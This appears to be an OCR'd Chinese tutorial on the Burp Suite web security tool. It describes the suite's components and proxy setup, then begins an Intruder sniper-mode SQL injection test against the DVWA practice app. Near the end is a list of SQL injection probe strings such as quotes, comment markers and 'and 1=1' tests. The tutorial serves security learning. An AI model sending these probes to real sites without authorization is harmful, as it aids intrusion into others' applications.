Burp Suite--- SQL INJECTION


作者：小冰[50421961qq.com]

最近迷上了 burp suite 这个安全工具，百度了关于这个工具的教程还卖 900rmb。。。oh no。本来准备买滴，但是大牛太高傲了，所以没买了。所以就有了今天这个文章。再次感谢帮助我的几个朋友：Mickey、安天的 Sunge。

要求：
Java 的 V1.5 + 安装（推荐使用最新的 JRE），可从这里免费 http://java.sun.com/j2se/downloads.html
Burp Suite 下载地址： http://portswigger.net/burp/download.html

入门：
安装完成后可以双击可执行的 JAR 文件，如果不工作，你可以运行在命令提示符或终端输入。

命令：Java -jar burpsuite_v1.4.jar



Burp Suite 包含了一系列 burp 工具，这些工具之间有大量接口可以互相通信，之所以这样设计的目的是为了促进和提高 整个攻击的效率。平台中所有工具共享同一 robust 框架，以便统一处理 HTTP 请求，持久性，认证，上游代理，日志记录，报警和可扩展性。Burp Suite 允许攻击者结合手工和自动技术去枚举、分析、攻击 Web 应用程序。这些不同的 burp 工具通过协同工作，有效的分享信息，支持以某种工具中的信 息为基础供另一种工具使用的方式发起攻击

Proxy 提供一个直观、友好的用户界面，他的代理服务器包含非常详细的拦截规则，并能准确分析 HTTP 消息的结构与内容。

Spide 爬行蜘蛛工具，可以用来抓取目标网站，以显示网站的内容，基本结构，和其他

功能。

Scanner: Web 应用程序的安全漏洞进行自动发现工具。它被设计用于渗透测试，并密切与您现有的技术和方法，以适应执行手动和半自动化的 Web 应用程序渗透测试。

Repeater　可让您手动重新发送单个 HTTP 请求


Intruder 工具是 burp 套件的优势他提供一组特别有用的功能。它可以自动实施各种定制攻击，包括资源枚举、数据提取、模糊测试等常见漏洞等。在各种有效的扫描工具中，它能够以最细化、最简单的方式访问它生产的请求与响应，允许组合利用个人智能与该工具的控制优点。


Sequencer 对会话令牌，会话标识符或其他出于安全原因需要随机产生的键值的可预测性进行分析。

Decoder 转化成规范的形式编码数据，或转化成各种形式编码和散列的原始数据。它能够智能识别多种编码格式，使用启发式技术。


Comparer:　是一个简单的工具，执行比较数据之间的任何两个项目（一个可视化的“差异”）。在攻击一个 Web 应用程序的情况下，这一要求通常会出现当你想快速识别两个应用程序的响应之间的差异（例如，入侵者攻击的过程中收到的两种反应之间之间，或登录失败的反应使用有效的和无效的用户名）之间，或两个应用程序请求（例如，确定不同的行为引起不同的请求参数）。

打开 Burp 套件，配置监听端口







一旦代理端口选择和服务在 burp 套件开始，我们需要配置我们的浏览器。在大多数浏览器，你只需打开设置，网络连接，检查框， 使代理支持，然后告诉它使用“localhost”和端口“8080”（或任何您正在运行的端口，默认 Burp： 8080）。然后设置确定，确定保存更新的设置.



现在我们可以再浏览器中输入我们要检查的网站。你会看到 burp 套件工具，proxy 选项卡上会亮起红色，表示它需要你的输入。默认行为是拦截设置为 ON，这意味着它捕获的所有发送请求，然后要求用户输入，以决定是否数据包将被转发或丢弃。你可以转发，并观看页面载入目标网站。如果你嫌麻烦那你可以 INTECEPTOR Off，只是手动抓取的网站，将捕获的数据发送到“历史记录”选项卡，你可以手动检查审查和测试。




关掉拦截你在历史记录里面会看到所有提交过的数据，在这里你可以看到所有 request 和 response 的数据。现在，我们可以右键进行其他的测试。




Burp suite ——intruder 定制攻击自动化

今天我将利用 DVWA 的 SQL 注入进行测试。你可以看到下面的图片，SQL 注入很简单，我们测试：




我们需要捕捉用户 ID 的请求后，我们点击提交按钮，并取代与我们的测试输入用户 ID 值。

要做到这一点，我们必须确保，打嗝套房代理配置拦截我们的要求：



将提交用户 ID 的请求，并发送到 intruder 你可以看到下面：



工具已经自动为我们创造了有效载荷测试的位置。有效载荷的位置使用§符号作为每个有针对性的攻击位置的起始和结束标记。你想测试的位置前后用§§符号进行标示。

然后设置攻击类型，有 4 种模式供大家选择。具体这四种模式的区别大家可以参考 burp 的官方帮助文档就，

Sniper 这种攻击模式可以让我们选择的攻击位置注入一个单一的有效载荷。这需要的有效载荷选项，将它们插入到选定的位置，然后重复，直到它已测试所有的有效载荷选项。如果选择多个位置，它会只适用于测试，一次一个位置。我会告诉你如何使用这个测试在几秒钟之内的 SQL 漏洞的迹象

Battering ram 这种攻击模式将有效载荷，插入到选定的攻击位置的 Sniper 攻击模式。这里的区别是，如果选择了多个位置，它会插入所有位置一次性进行测试，而 Sniper 逐一测试。


Pitchfork 这种攻击模式允许你测试多种有效载荷，最大能够自定义 8 个，基于攻击位置。这种攻击模式设置不同的有效载荷为每个位置逐一同时测试。

Cluster bomb 这种攻击模式使用多种有效载荷，并允许你测试每一个可能有效载荷在每个选择的攻击位置，这意味着接下来的测试，交换任何其他有效载荷。当你有不同需要注射的地方，它将会非常的方便。


今天我选用的是 sniper 模式进行测试，我会告诉你如何使用这个测试 SQL 漏洞。虽然 Burp 自带了测试语句但是我还是希望自己手动去整理语句，下面是我自己整理的一些 SQL 注入测试的语句：

- '
- "
- /
- /*
- #
-)
- (
-)'
- ('
- and 1=1
- and 1=2
- and 1>2
- and 1<=2
- +and+1=1
- +and+1=2
- +and+1>2
- +and+1<=2
- /**/and/**/1=1
- /**/and/**/1=2
- /**/and/**/1>2
- /**/and/**/1<=2

我们来配置攻击测试。如图

